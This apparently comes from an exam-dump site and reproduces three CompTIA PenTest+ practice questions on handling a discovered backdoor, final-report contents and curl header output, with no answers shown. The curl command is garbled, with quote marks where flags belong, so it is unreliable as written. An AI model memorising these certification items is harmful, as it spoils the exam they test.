
A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

A. Forensically acquire the backdoor Trojan and perform attribution

B. Utilize the backdoor in support of the engagement

C. Continue the engagement and include the backdoor finding in the final report

D. Inform the customer immediately about the backdoor



Actual exam question from CompTIA's PT1-002

Question #: 68

Topic #: 1

[All PT1-002 Questions]

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding


B. The network location of the vulnerable device

C. The vulnerability identifier

D. The client acceptance form

E. The name of the person who found the flaw

F. The tool used to find the issue



Actual exam question from CompTIA's PT1-002

Question #: 69

Topic #: 1

[All PT1-002 Questions]

A penetration tester performs the following command:

curl `"I `"http2 https://www.comptia.org

Which of the following snippets of output will the tester MOST likely receive?

A.

```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```

B.


```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```

C.

```
%  Total% Received % Xferd Average Speed  Time    Time    Time   Current
                           Dload   Upload Total   Spent   Left   Speed
                                                          --:-
100 1698k 100 1698k  0 0   1566k   0      0:00:01 0:00:01 -:--   1565k
```

D. [##] 100%

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 70

Topic #: 1

[All PT1-002 Questions]

